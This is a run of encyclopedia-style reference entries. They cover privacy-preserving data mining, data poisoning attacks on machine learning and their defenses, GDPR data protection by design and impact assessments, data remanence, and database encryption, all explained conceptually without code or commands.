With the increase in the availability of data collection techniques, an increased amount of data continues to become available to individuals and organizations. Some of this data is sensitive because it includes private information about individuals which they may not normally like to share. At the same time, this information may be very useful for data mining purposes. This has resulted in the area of privacy-preserving data mining, in which the usual approach is to downgrade or reduce the representation

accuracy of some portions of the data. The goal is to increase the privacy of certain portions of the data, while preserving utility.

Theory and Algorithms

In recent years, data mining has been viewed as a threat to privacy because of the widespread proliferation of electronic data maintained by corporations. This has lead to increased concerns about the privacy of the underlying data. A number of techniques have been proposed for modifying or transforming the data in such a way so as to preserve privacy. A survey on some of the techniques used for privacy-preserving data mining may be found in Aggarwal and Yu (2008). Here we briefly overview the state of the art in privacy-preserving data mining.

Privacy-preserving data mining finds numerous applications in surveillance which are naturally supposed to be “privacy-violating” applications. The key is to design methods which continue to be effective, without compromising security. A number of techniques have been discussed for bio-surveillance, facial de-identification, and identity theft. Another important field is that of medical and DNA data in which a lot of sensitive information, such as diseases, is associated with data. While such data are very useful for mining purposes, the sensitivity of the data makes its distribution a considerable challenge.

Most methods for privacy computations use some form of transformation on the data in order to perform the privacy preservation. Typically, such methods reduce the granularity of representation in order to increase privacy. This reduction in granularity results in some loss of effectiveness of data management or mining algorithms. This is the natural trade-off between information loss and privacy. Some examples of such techniques are as follows:

- *The randomization method*. The randomization method is a technique for privacy-preserving data mining in which noise is added to the data in order to mask the attribute values of records. The noise added is sufficiently large so that individual record values cannot be recovered. Therefore, techniques are designed to derive aggregate distributions from the perturbed records. Subsequently, data mining techniques can be developed in order to work with these aggregate distributions.

- *The k-anonymity model and l-diversity*. The *k*-anonymity model was developed because of the possibility of indirect identification of records from public databases. This is because combinations of record attributes can be used to identify individual records. In the *k*-anonymity method, the granularity of the data representation is reduced with the use of techniques such as generalization and suppression. This granularity is reduced sufficiently that any given record maps onto at least *k* other records in the data. The *l*-diversity model was designed to handle some weaknesses in the *k*-anonymity model since protecting identities to the level of *k*-individuals is not the same as protecting the corresponding sensitive values, especially when there is homogeneity of sensitive values within a group. To do so, the concept of intra-group diversity of sensitive values is promoted within the anonymization scheme.
- *Distributed privacy preservation*. In many cases, individual entities may wish to derive *aggregate results* from data sets which are partitioned across these entities. Such partitioning may be horizontal (when the records are distributed across multiple entities) or vertical (when the attributes are distributed across multiple entities). While the individual entities may not desire to share their entire data sets, they may consent to limited information sharing with the use of a variety of protocols. The overall effect of such methods is to maintain privacy for each individual entity, while deriving aggregate results over the entire data.
- *Downgrading Application Effectiveness*. In many cases, even though the data may not be available, the output of applications such as association rule mining, classification, or query processing may result in violations of privacy. This has lead to research in downgrading the effectiveness of applications by either data or application modifications. Some examples of such techniques include association rule hiding, classifier downgrading, and query auditing.

Thus, broadly speaking privacy-preserving data mining techniques can be divided into *input-based* and *output-based* schemes. In *input-based schemes*, the base data is anonymized, so that it can either be de-identified or the sensitive attributes can be preserved. In *output-based* methods, the output of the data mining or database query-processing techniques are controlled, so that sensitive information about the base data cannot be easily inferred. More details about such techniques may be found in Aggarwal and Yu (2008).

Applications

The problem of privacy-preserving data mining has numerous applications in homeland security, medical database mining, and customer transaction analysis. Some of these applications such as those involving bioterrorism and medical database mining may intersect in scope. In this section, a number of different applications of privacy-preserving data-mining methods will be discussed.

Medical Databases

The scrub system was designed for de-identification of clinical notes and letters which typically occurs in the form of textual data. Clinical notes and letters are typically in the form of text which contain references to patients, family members, addresses, phone numbers, or providers. The Scrub system uses numerous detection algorithms which compete in parallel to determine when a block of text corresponds to a name, address, or a phone number. The Scrub System uses local knowledge sources which compete with one another based on the certainty of their findings. The Datafly System was one of the earliest practical applications of privacy-preserving transformations. This system was designed to prevent identification of the subjects of medical records which may be stored in multidimensional format. The multidimensional information may include directly identifying information such as the social security number, or indirectly identifying information such as age, sex, or zip-code. The system was designed in response to the concern that the process of removing only directly identifying attributes such as social security numbers was not sufficient to guarantee privacy. While the work has a similar motive as the *k*-anonymity approach of preventing record identification, it does not formally use a *k*-anonymity model in order to prevent identification through linkage attacks.

Bioterrorism Applications

In typical bioterrorism applications, medical data may be analyzed for privacy-preserving data mining purposes. Often a biological agent such as anthrax produces symptoms which are similar to other common respiratory diseases such as cough, cold, and flu. In the absence of prior knowledge of such an attack, health-care providers may diagnose a patient affected by an anthrax attack of have symptoms from one of the more common respiratory

diseases. The key is to quickly identify a true anthrax attack from a normal outbreak of a common respiratory disease. In many cases, an unusual number of such cases in a given locality may indicate a bioterrorism attack. Therefore, in order to identify such attacks, it is necessary to track incidences of these common diseases as well. Therefore, the corresponding data would need to be reported to public health agencies. However, the common respiratory diseases are not reportable diseases by law. A possible solution is that of "selective revelation" which initially allows only limited access to the data, but, in the event of suspicious activity, it allows a "drill-down" into the underlying data. This provides more identifiable information in accordance with public health law.

Homeland Security Applications

A number of applications for homeland security are inherently intrusive because of the very nature of surveillance. Some examples of such applications are as follows:

- *Credential validation problem*. In this problem, one is trying to match the subject of the credential to the person presenting the credential. For example, the theft of social security numbers presents a serious threat to homeland security. In the credential validation approach, an attempt is made to exploit the semantics associated with the social security number to determine whether the person presenting the SSN credential truly owns it.
- *Identity theft*. A related technology is to use a more *active* approach to avoid identity theft. The *identity angel* system crawls through cyberspace and determines people who are at risk from identity theft. This information can be used to notify appropriate parties. Note, that both the above approaches to prevention of identity theft are relatively noninvasive and therefore do not violate privacy.
- *Web camera surveillance*. One possible method for surveillance is with the use of publicly available webcams, which can be used to detect unusual activity. Note that this is a much more invasive approach than the previously discussed techniques because of person-specific information being captured in the webcams. The approach can be made more privacy-sensitive by extracting only *facial count* information from the images and using these in order to detect unusual activity. Such unusual activity can be detected only in terms of facial count rather than using more specific

information about particular individuals. In effect, this kind of approach uses a domain-specific downgrading of the information available in the webcams in order to make the approach privacy-sensitive.

- *Video surveillance*. In the context of sharing video-surveillance data, a major threat is the use of facial recognition software, which can match the facial images in videos to the facial images in a driver license database. While a straightforward solution is to completely black out each face, the result is of limited new, since all facial information has been wiped out. A more balanced approach is to use selective downgrading of the facial information, so that it scientifically limits the ability of facial recognition software to reliably identify faces, while maintaining facial details in images. The algorithm is referred to as *k*-Same, and the key is to identify faces which are somewhat similar, and then construct new faces that construct combinations of features from these similar faces. Thus, the identity of the underlying individual is anonymized to a certain extent, but the video continues to remain useful. Thus, this approach has the flavor of a *k*-anonymity approach, except that it creates new synthesized data for the application at hand.
- *The watch list problem*. The motivation behind this problem is that the government typically has a list of known terrorists or suspected entities which it wishes to track from the population. The aim is to view transactional data such as store purchases, hospital admissions, airplane manifests, hotel registrations, or school attendance records in order to identify or track these entities. This is a difficult problem because the transactional data is private, and the privacy of subjects who do not appear in the watch list need to be protected. Therefore, the transactional behavior of non-suspicious subjects may not be identified or revealed. Furthermore, the problem is even more difficult if one assumes that the watch list cannot be revealed to the data holders. The second assumption is a result of the fact that members on the watch list may only be suspected entities and should have some level of protection from identification as suspected terrorists to the general public. The watch list problem is currently an open problem.

AI data poisoning; Artificial intelligence data poisoning; ML data poisoning

Definition

Data Poisoning in Machine Learning (ML) refers to attacks carried out *manipulating training data* to alter the learning process and eventually impacting on ML models' inference.

Background

Learning from data allows ML models to solve a wide variety of problems with unprecedented performance. However, learning from data also implies that any issue affecting data may potentially influence the learning process and eventually the ML model performance. Attackers may try to exploit the learning process vulnerabilities to alter the ML model training outcome. More specifically, in a Data Poisoning attack, training data manipulation is

considered. Data Poisoning highlights the tight relationship between ML security, data governance, and protection: a connection that is not limited to the technical side but that also reverberates, as an example, in the European Union Artificial Intelligence Act (or AI Act) (European Commission 2021) furthermore when framed in the perspective of the European Union General Data Protection Regulation (GDPR) (European Parliament and Council 2016).

Theory

Data Poisoning attacks have been a relevant topic in the context of *secure and privacy-preserving ML models* (and more generally in the broader context of cybersecurity and data protection) for several years (Barreno et al. 2006), and for several reasons such as: the large scope of potential impact (e.g., Neural Networks, Bayesian Networks, Support Vector Machines), the countless application scenarios, and the specific focus on data manipulation. The increasing adoption of Deep Learning solutions in diverse application fields contributes to the growing demand for a *trustworthy AI (Artificial Intelligence)*, and more specifically to focus on *ML robustness*. Furthermore, the attention to *data protection* suggests to devote research efforts on threats that, like Data Poisoning, leverage data as a major component of their attack vectors. In this entry are introduced: threat model major characteristics, attack model examples, and considerations about defense strategies, keeping the focus on supervised learning (albeit Data Poisoning attacks are relevant also in other learning scenarios).

Threat Model (A subsection of Theory)

There are several dimensions to be considered in the description of Data Poisoning attack threat models (Barreno et al. 2010, Biggio and Roli 2018). On the attacker side, a crucial factor is the *attacker goal*: it could span from undermining the *integrity* of the ML target to disrupting the target system *availability*. An attack focused on the ML model integrity will try to alter the learning process outcome inducing misclassifications with respect to the ML model trained on untainted data. An example is an attacker targeting an ML binary classifier in an anomaly detection system. During the learning process the classifier is trained over a set of data points labeled according to

the classes to be distinguished (e.g., “anomaly,” “regular”). Assume the attacker goal consists in forcing the ML model to classify as “regular” data points having features that would otherwise lead to an “anomaly” classification. Furthermore, assume the attacker has an adequate level of control of the training process. Then, a Data Poisoning attack could be carried out, in the training phase, by the attacker injecting, among the training data, data points with the predefined set of features, labeled as “regular.” In this example, the goal is to increase, at inference time, false negatives, to reduce the classifier *sensitivity* (recall). Provided that the Data Poisoning attack is carried out successfully, the anomaly detection system may be vulnerable to attacks at inference time aimed to let data points presenting those specific set of features to be classified as “regular” (e.g., attacks to spam filters, Intrusion-Detection Systems). In the same anomaly detection scenario, another example could be an attack carried out to affect the ML system availability: the attacker does not focus only on the classifier recall, but it also targets *precision* injecting data points sharing similar features to “regular” data points but labeled as anomalies. The goal is to increase false positives impacting on the *accuracy* of the ML model to an extent that it will no longer adequately perform its tasks, eventually disrupting the service provided. The attacker may also aim to increase the classifier *training time* such that it interferes with ordinary operations.

Another dimension to be considered is the *attack scope*: the attack could be *targeted* to a specific data sample (as an example an integrity attack carried out to allow a specific spam email to go undetected) or rather it could be *indiscriminate* (as an example to lower the accuracy of a spam filter so that it is taken offline).

An important consideration in cybersecurity attacks regards *adversarial knowledge* about the target system. This topic is relevant also in the case of Data Poisoning considering a wide spectrum of cases going from *White-Box* attacks (the attacker has the broadest knowledge of the target ML model such as the learning algorithm adopted, its parameters, the training data, and much more) to *Black-box* attacks where very limited information is available to the attacker. Most attacks are likely to fall in a gray area between those two extremes, albeit Black-box attacks cannot be ruled out. Envisioning defensive countermeasures under the assumption that a White-box scenario applies may help in mitigating the consequences of the lack of information about the attacker knowledge. Another important dimension

particularly relevant for Data Poisoning attacks is the *attacker span of control over the training data*: the attacker could be capable only to inject new training data, with no control over the already existing training data points. Otherwise, the attacker can also be capable of *manipulating existing training data* (as an example changing the labels). In this latter case, a key factor is what portion of the training data the attacker can control.

Other concepts to be factored in are *defender and attacker costs*. Cost considerations may influence the attacker strategy and suggest casting Data Poisoning as a problem to be solved relying on approaches including objective function optimization and game theory (Dalvi et al. 2004).

Data Governance Scenarios (A subsection of Theory)

Data Poisoning attacks could be carried out in several scenarios. In the context of supervised learning, the availability of an adequate amount of accurately labeled training data can be a major issue. In some cases, to train an ML model, it might be convenient or even necessary: to rely on *training datasets that are provided by third parties*, to *outsource the training process*, to rely on *online learning* or *federated learning*. As a result, the *data governance framework* to be considered becomes more articulated and stretches beyond the boundaries of the organization managing the ML system to include a broader set of actors, each having a certain level of control over the learning process, potentially increasing the attack surface exposed. Furthermore, given the broad diffusion of Deep Learning, and the increasing size of the models to be trained (e.g., Large Language Models), *fine-tuning* a *pre-trained* ML model may represent a particularly suitable alternative. However, an organization relying on pre-trained ML models might be exposed to Data Poisoning attacks carried out during the pre-training process (e.g., *Backdoor* attacks as described in the next subsection).

Attack Models (A subsection of Theory)

One example of Data Poisoning attack in a supervised learning context is *Label Flipping*. It consists in the attacker changing the value of the label associated to training data. Threat model factors described previously (e.g., attacker goal, knowledge, learning process span of control, and cost function) influence the attacker label flipping approach. As an example, the attacker may randomly select data points and flip label values, or the

attacker may select specific data points to maximize the impact on the classifier decision boundary (Zhang et al. 2021).

As previously mentioned, another Data Poisoning attack model is represented by Backdoor attacks. Assume an attacker is capable of injecting, among the training data of the target ML model, a set of data points embedding a chosen pattern. The attacker goal is to obtain a predefined output from the ML model at inference time, when the chosen pattern is embedded in the input data, without otherwise significantly impacting on the overall performance of the system. If the attack is successful, at inference time the ML model will work as expected up until a data point embedding the predefined pattern is provided in input that is likely to drive the ML model to provide the attacker predefined output (Gu et al. 2019).

Defense Strategies (A subsection of Theory)

Data Poisoning is an open research topic, drawing the attention of the research community and offering an ever-growing dedicated research corpus: attack models are identified and studied with respect to different ML algorithms, training datasets, and defense strategies (Yerlikaya and Bahtiyar 2022).

One concept common to several cases is that defense countermeasures may be organized considering their *specificity*. Most general defensive countermeasures apply to ML systems independently from their specificities (e.g., data governance framework definition, footprinting prevention, access control policies, infrastructure hardening). As an example, in cases where the data governance ecosystem is not limited to a single organization because it encompasses several stakeholders, leveraging the appropriate frameworks, organization, policy, metrics, and tools is fundamental to cope with the challenge represented by Data Poisoning attacks. From a broader perspective, data governance and data protection represent central topics in devising a defense strategy from Data Poisoning attacks.

Other countermeasures are tailored to enhance the learning process security: an example is preventing/limiting learning algorithm probing by tuning the training process frequency to balance between an up-to-date model and limiting the opportunity window for Data Poisoning attackers.

More specific defensive countermeasures are focused on the target algorithms, on the training dataset, on the Data Poisoning attack model analyzed (e.g., Label Flipping attacks, Backdoor attacks). Moreover, in designing defensive strategies, other considerations also apply including compliance with applicable regulations and industry best practices and standards.

Defensive strategies may focus on one or more phases of an ML model *lifecycle* (e.g., before training, during training, at inference time):

- A *pre-training* countermeasure could consist in analyzing training data to detect malicious data points (as an example outlier) and then relying on data sanitization techniques.
- An *in-training* countermeasure could consist in choosing an optimization function that is more robust than others to Data Poisoning.
- A *post-training* countermeasure could consist in testing the ML model before and after re-training, running the test over a known dataset and comparing the results to identify and investigate decision boundary changes.

Data Poisoning attacks may be facilitated in case the attacker has total or partial access to the target system. Therefore, protecting information about the ML model (e.g., algorithm class, model parameters, learning process, training data) could force the attacker to drift closer to a Black-box attack with higher costs. However, the protection of the abovementioned information must be compliant with the applicable transparency principles, as an example as requested by the AI Act or the GDPR. Moreover, the protection from Data Poisoning attacks may also be viewed in the broader picture of data protection *by design and by default*: protection from Data Poisoning attacks is to be factored in (among other considerations) starting from the ML system design phase where the learning algorithm class, the objective function, the training dataset, and other major system configurations are defined. As an example, design choices regarding the learning algorithm complexity, the objective function to be optimized, and the training dataset may lead to overfitting that may have several consequences, including an increased exposure to Data Poisoning attacks (Biggio and Roli 2018).

Open Problems and Future Directions

Data Poisoning attacks represent an open problem in the broader perspective of securing learning processes in Machine Learning, especially nowadays, when Deep Learning solutions are spreading in an ever-increasing variety of application contexts. The arms race between attackers and defenders demands further efforts to identify new attack models and shape appropriate defenses. Concerning the already identified attack models, further research work may aim to lower the defender costs, minimize the impact on utility, and further increase the attacker costs. Another topic is related to data governance and data protection: to shape frameworks and tools that could help defenders to proactively manage the risks associated to Data Poisoning attacks and to comply to the regulation requirements as applicable (e.g., the AI Act, the GDPR), best practices, and standards. A specific focus should regard scenarios (e.g., transfer learning) where several actors have a certain level of control over the learning process. Those scenarios may be the preferred or even in some cases unavoidable choice for a wide variety of cases, requiring the adoption of an adequate approach to mitigate the risks associated with Data Poisoning attacks.

Definition

Data protection by design and by default (DPbDD) is a cornerstone of data protection according to the General Data Protection Regulation (GDPR) (European Parliament and Council 2016). In Art. 25 of the GDPR it is stated that the controller shall (at the time of the determination of the means for processing and at the time of the processing itself) implement appropriate technical and organizational measures to protect data subject rights. The controller shall also make sure that by default, only personal data which are necessary for each specific purpose are processed.

Background

To effectively protect the fundamental rights and freedoms of data subjects, appropriate technical and organizational measures shall be evaluated and adopted preventively. It is therefore important that data protection is considered as an integral part of the design of any data processing task. Moreover, the design phase should be governed by guidelines that are coherent with data protection principles such as, among others, data minimization and storage limitation. As a result, data processing should be configured to protect personal data as a default setting. Albeit the concept of privacy protection by design and by default was not new at the time the GDPR came into effect; Art. 25 of the General Data Protection Regulation put DPbDD at the front and center in the context of personal data protection.

Theory

Privacy by design foundational principles (Cavoukian Ann 2010) provide a useful background to understand how DPbDD fits into the overall framework of data protection set by the GDPR (as well as by other data protection regulations): privacy by design shall envision proactive measures aimed to prevent rather than to remediate privacy infractions, privacy shall be seen as a default setting, ensuring that personal data are automatically protected by prebuilt measures; privacy by design shall be an integral part of the blueprint phase of any personal data process, and it should not be approached as a zero-sum problem, but rather it shall strive to accommodate the legitimate interest of all the involved parties, it should extend to cover the whole personal data processing life cycle (from cradle to grave), and it should promote transparency in favor of all relevant stakeholders. Moreover, all the activities involved in personal data processing shall consider the interest of natural persons as the foundation of any decision taken. The briefly introduced privacy by design foundational principles reverberate in the GDRP. Recital 78 provides a description of the rationales behind Art. 25: The GDPR requires the controller to take appropriate technical and organizational measures and to be able to demonstrate compliance with the regulation. The controller should adopt policies and implement measures which meet in particular the principles of data protection by design and by default including among others: minimizing the processing of personal data, pseudonymizing personal data

as soon as possible, ensuring transparency, and enabling data subjects to monitor data processing. As a result, data protection shall be an integral part of the implementation of any component contributing to personal data processing. Therefore, during each life cycle stage (such as design, selection, development, or use) of applications, services and products based on the processing of personal data, producers of products, services, and applications should consider data subject rights and put controllers and processors in the position to fulfill their obligations. These considerations are captured in Art. 25 of the GDPR in Chapter IV section 1 that is dedicated to the controller and processor general obligations: considering on one side the state of the art and implementation costs, on the other side topics as nature, scope, context, purposes, and risks of processing, the controller during the design phase (while defining the means for processing), as well as during the actual processing shall adopt appropriate technical and organizational measures designed to effectively implement data protection principles. The controller shall also integrate the necessary safeguards into the processing. Moreover, the controller shall implement appropriate technical and organizational measures for ensuring that, by default, only personal data which are necessary for each specific purpose of the processing are processed considering as an example the amount of personal data collected, the extent of their processing, the period of their storage, and their accessibility. An approved certification mechanism may be used as an element to demonstrate compliance with these requirements. Data protection by design and by default plays also an important role when dealing with the transfer of personal data to third countries or international organizations. In recital 108 of the GDPR it is stated that in the absence of an adequacy decision, the controller or processor should take measures to compensate for the lack of data protection in a third country by way of appropriate safeguards for the data subject. Those safeguards should also relate to the compliance with the principles of data protection by design and by default as specified in the case of the binding corporate rules in Art. 47 (Chapter V). EDPB has adopted a set of guidelines related to data protection by design and by default (EDPB 2020) presenting examples of how a controller can make DPbDD operational implementing principles as transparency, lawfulness, fairness, purpose limitation, data minimization, accuracy, and storage limitation. As an example, about transparency EDPB identifies the following among the key design and default elements:

semantics (a clear meaning with respect to the target audience), accessibility (considering data subjects), contextual (information provided timely and in appropriate form), layered (information structured in layers to balance between completeness and understanding), and many others. EDPB provides additional examples for other principles while further considerations from Member State supervisory authorities and several sources are also available. It is important to notice that there is a strong connection between DPbDD and other major topics that are present in the GDPR such as: to ensure that data protection by design and by default is properly implemented, a preliminary assessment of the data subject risks has to be carried out by means of a Data Protection Impact Assessment (DPIA) described in Art. 35 of the GDPR. DPbDD is also related to pseudonymization of personal data.

Open Problems and Future Directions

The development of a common certification standard is an interesting topic to follow also considering the increasing adoption of innovative technologies. As an example, the development of artificial intelligence solutions opens problems such as how to integrate DPbDD in the context of the design, implementation, and use of artificial intelligence solutions, with a specific area of interest being the training phase of machine learning and more specifically deep learning solutions. From a regulation perspective, the efforts carried out to protect personal data in scenarios where artificial intelligence solutions are in scope should not only consider the GDPR but also the proposal for an EU regulation on artificial intelligence (European Commission 2021).

Data Protection Impact Assessment (DPIA)

DPIA is the definition of data protection impact assessment under the GDPR

Definition

Data Protection Impact Assessment (DPIA) in the General Data Protection Regulation (GDPR) (European Parliament and Council 2016) is a preventive assessment to be carried out by the controller where personal data processing is likely to result in a high risk to the rights and freedom of natural persons. DPIA shall be aimed to assess risks and its outcomes considered in determining the technical and organizational measures to be adopted as well as to decide if a consultation of the supervisory authority is needed.

Background

DPIA represents an interesting case in order to highlight the difference in the approach introduced by the GDPR with respect to the former Directive 95/46/EC (Data Protection Directive). The Data Protection Directive provided for a general obligation to notify the processing of personal data to the supervisory authorities generating an administrative burden not necessarily linked to a proportionally improved protection for data subjects. The GDPR rather relies on controller's accountability to prioritize the attention where it is needed: controllers shall identify and assess the data processing operations that might pose the highest risks to data subject rights. Furthermore, in the General Data Protection Regulation (GDPR) personal data protection follows a risk management approach. The evaluation of likelihood and severity of risks for the data subject allows to shape the decisions taken by the controller about the opportunity to move forward with data processing and about the technical and organizational measures adopted. The Data Protection Impact Assessment is not only a fundamental step to shape data processing accordingly to the results of the risk assessment but also to demonstrate controller accountability under the GDPR. DPIA importance is also proved by the availability of tools, guidelines, and supporting documentation that have been developed to support controllers in performing such a relevant task. DPIA is even more important nowadays due to the increasing adoption of innovative technologies such as Artificial Intelligence that emphasizes already well-known risks for data subjects, but also generates new challenges to be carefully evaluated during the assessment phase.

Theory

An overview of major concepts underpinning the DPIA are hereby provided: please refer to the GDPR original text for a more precise and complete reference. GDPR recital 84 introduces the concept of Data Protection Impact Assessment that is the central subject of Art. 35 where DPIA is described as a fundamental step to enhance compliance with data protection regulation in cases where personal data processing might lead to high risks for data subjects. The controller (seeking the advice of the data protection officer where applicable) shall preventively assess the risks in terms of likelihood and severity (recital 90) and shall base on the DPIA outcomes the decisions about the measures to be adopted, including the

decision to reach out to the supervisory authority (prior to the processing) if risks cannot be properly mitigated. Interestingly, among the drivers that should trigger the attention of controllers, GDPR recital 89 identifies the use of new technologies, a scenario particularly relevant currently with important cases being analyzed by supervisory authorities about Artificial Intelligence, as an example Chat GPT (Garante per la Protezione dei Dati Personali 2023) and the European Data Protection Board (EDPB) launching a dedicated task force. Another major driver that the controller shall consider is the scale of data processing as highlighted in recital 91 and Art. 35 of the GDPR, in terms of amount of personal data to be processed as well as in terms of number of data subjects. Moreover, where automated decision-making processes, profiling, and processing of special categories of data (as specified in Art. 9 or Art. 10 of the GDPR) take place, a DPIA shall be made. Another case is the systematic monitoring of a publicly accessible area on a large scale. Albeit the controller shall evaluate case by case the need to perform a DPIA, the supervisory authority shall establish a public list of the kind of processing operations which are subject to the requirement for a Data Protection Impact Assessment (and may also establish a list of processing that may not be subject to DPIA), and communicate these lists to the EDPB that publishes opinions on the received documentation. The lists submitted by the relevant supervisory authority together with the EDPB opinions are very important documents to be considered while dealing with a DPIA. About the content of a Data Protection Impact Assessment, in Art. 35 of the GDPR it is specified that a DPIA shall contain at least: a systematic description of the processing operations and purposes of the processing, an assessment of the necessity and proportionality of the processing operations in relation to the purposes, an assessment of the risks to the rights and freedom of data subjects, and the measures envisaged to address the risks, including safeguards, security measures, and mechanisms to ensure the protection of personal data and also to demonstrate compliance with the GDPR. It is worth mentioning that the importance of DPIA becomes even higher in the case the controller is pursuing a legitimate interest because in this case it is critical to demonstrate that a preliminary careful evaluation of the balance among the legitimate interest pursued by the controller and the data subject risks, have been carried out and the decision to proceed with data processing applying the identified measures has been based on the DPIA outcomes. In the case

the controller considers that risks cannot be mitigated by reasonable means in terms of available technologies and costs of implementation, the supervisory authority should be consulted prior to the start of such processing activities. In Art. 35 it is also clarified that the Data Protection Impact Assessment is not a one-off effort: the controller is required to carry out a review of the DPIA at least anytime there is a change of the risk represented by the processing operation. Where applicable, the processor should assist the controller. An important additional source of information about the DPIA is represented by the EDPB that has endorsed the guidelines adopted by Article 29 Working Party (Article 29 WP 2017) dealing with topics as: when a DPIA is mandatory, who should carry out a DPIA (and when), as well as providing links to documentation and tools. Moreover, the importance of the DPIA as a way to operationalize the principle of data protection by design and default is further testified by the efforts undertaken to facilitate and standardize the Data Protection Impact Assessment. An example is represented by the PIA software tool made available by the French supervisory authority (CNIL 2021), together with infographics, templates, methodology documentation, and additional resources. In the case of the DPIA, as in other cases within the GDPR, the compliance with approved codes of conduct referred to in Article 40 by the relevant controllers or processors is mentioned as a factor to be taken into account in the evaluation of the processing operations performed.

Open Problems and Future directions

The efforts already carried out to define methodology, guidelines, and tools to perform a Data Protection Impact Assessment testify the importance of the DPIA. The paradigm shift introduced by the broader adoption of innovative technologies including Artificial Intelligence raises the bar higher: an important consideration is related to how to integrate DPIA into the development of Artificial Intelligence solutions also with respect to the regulatory framework set by the proposal for an EU regulation on Artificial Intelligence (European Commission 2021).

Data Remanence

Markus G[12] ✉
(12) Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

✉ **Markus G**
Email: mgk25@cl.cam.ac.uk

Definition

Data remanence is the ability of computer memory to retain previously stored information beyond its intended lifetime.

Application

With many data storage techniques, information can be recovered using specialized techniques and equipment even after it has been overwritten; examples include:

- Write heads used on exchangeable media (e.g., historically floppy disks, magstripe cards) differ slightly in position and width due to manufacturing tolerances. As a result, one writer might not overwrite the entire area on a medium that had previously been written to by a different device. Normal read heads will only give access to the most recently written data, but special high-resolution read techniques (e.g., magnetic-force microscopy) can give access to older data that remains visible near the track edges.
- Even with a perfectly positioned write head, the hysteresis properties of ferromagnetic media can result in a weak form of previous data to remain recognizable in overwritten areas. This allows the partial recovery of

overwritten data, in particular with older low-density recording techniques. Protection measures that have been suggested in the literature against such data remanence include encryption, multiple overwriting of sensitive data with alternating or random bit patterns, the use of special demagnetization (“degaussing”) equipment, or even the physical destruction (e.g., shredding, burning) of media at the end of its life time.

- The CMOS flip-flop circuits used in static RAM have been observed to retain data for minutes, at low temperatures in some cases even for hours, after the supply voltage has been removed (Skorobogatov 2002). The data remanence of RAM can potentially be increased where memory cells are exposed to constant data for extended periods of time or in the presence of ionizing radiation (“burn in”). Protection measures that are used in some commercial security modules include sensors for low temperature and ionizing radiation. These have to be connected to battery-powered alarm circuits that purge security RAM instantly in unusual environments. Another protection technique inverts or rotates bit patterns every few seconds, to avoid long-term exposure of memory cells to a constant value (“RAM saver”).
- File and database systems do not physically overwrite (“purge”) data when it is deleted by the user, unless special data-purging functions designed for security applications are used. When objects are deleted, normally their storage area is only marked as available for reallocation. This leaves deleted data available for recovery with special undelete software tools until the time when the respective memory location is needed to store new data.

Synonyms

Data encryption; Database protection

Definition

Database encryption refers to the use of encryption techniques to transform a plain text database into a (partially) encrypted one, thus making it unreadable to anyone except those who possess the knowledge of the encryption key(s).

Theory

Database security encompasses three main properties: confidentiality, integrity, and availability. Roughly speaking, the confidentiality property enforces predefined restrictions while accessing the protected data, thus

preventing disclosure to unauthorized persons. The integrity property guarantees that the data cannot be corrupted in an invisible way. Finally, the availability property ensures timely and reliable access to the database.

To preserve data confidentiality, enforcing access control policies defined in the database management system (DBMS) is a prevailing method. An access control policy, that is to say, a set of authorizations, can take different forms depending on the underlying data model (e.g., relational, XML), and the way by which authorizations are administered, following either a Discretionary Access Control (DAC), Role-Based Access Control (RBAC), or Mandatory Access Control (MAC).


Whatever the access control model, the authorizations enforced by the database server can be bypassed in a number of ways. For example, an intruder can infiltrate the information system and try to mine the database footprint on a disk. Another source of threats comes from the fact that many databases are today outsourced to Database Service Providers (DSPs). Then, data owners have no other choice than trusting DSPs arguing that their systems are fully secured and their employees are beyond any suspicion, an assumption frequently denied by facts (Wikipedia 2023). Finally, a database administrator (DBA) has enough privileges to tamper with the access control definition and to spy on the DBMS behavior.

With the spirit of an old and important principle called defense in depth (i.e., layering defenses such that attackers must get through layer after layer of defense), the resort to cryptographic techniques to complement and reinforce the access control has received much attention since the early 2000s from the database community (Hacigümüs et al. 2002; Agrawal et al. 2002; Damiani et al. 2003; Bouganim and Pucheral 2002). The purpose of database encryption is to ensure the database opacity by keeping the information hidden to any unauthorized persons (e.g., intruders). Even if attackers get through the firewall and bypass access control policies, they still need encryption keys to decrypt data.

Encryption can provide strong security for data at rest, but developing a database encryption strategy must take many factors into consideration. For example, where should the encryption be performed, in the storage layer, in the database, or in the application where the data has been produced? How much data should be encrypted to provide adequate security? What should be the encryption algorithm and mode of operation? Who should have

access to the encryption keys? How to minimize the impact of database encryption on performance?

Encryption Level



Storage-level encryption amounts to encrypt data in the storage subsystem and thus protects the data at rest (e.g., from storage media theft). It is well suited for encrypting files or entire directories in an operating system context. From a database perspective, storage-level encryption has the advantage to be transparent, thus avoiding any changes to existing applications. On the other side, since the storage subsystem has no knowledge of database objects and structure, the encryption strategy cannot be related to user privileges (e.g., using distinct encryption keys for distinct users) nor to data sensitivity. Thus, selective encryption – i.e., encrypting only portions of the database in order to decrease the encryption overhead – is limited to the file granularity. Moreover, selectively encrypting files is risky since one should ensure that no replica of sensitive data remains unencrypted (e.g., in log files, temporary files, etc.).

Database-level encryption allows for securing the data as it is inserted into or retrieved from the database. The encryption strategy can thus be part of the database design and can be related to data sensitivity and/or user privileges. Selective encryption is possible and can be done at various granularities, such as tables, columns, and rows. It can even be related to some logical conditions (e.g., encrypt salaries greater than 10 K€/month). Depending on the level of integration of the encryption feature and the DBMS, the encryption process may incur some changes to applications. Moreover, it may cause DBMS performance degradation since encryption generally forbids the use of indexes on encrypted data. Indeed, unless using specific encryption algorithms or modes of operation (e.g., order-preserving encryption, ECB mode of operation preserving equality, see below), indexing encrypted data is useless.

For both strategies, data is decrypted on the database server at runtime. Thus, the encryption keys must be transmitted or kept with the encrypted data on the server side, thereby providing limited protection against the server administrator or any intruder usurping the administrator’s identity. Indeed, attackers could spy on the memory and discover encryption keys or plain text data.


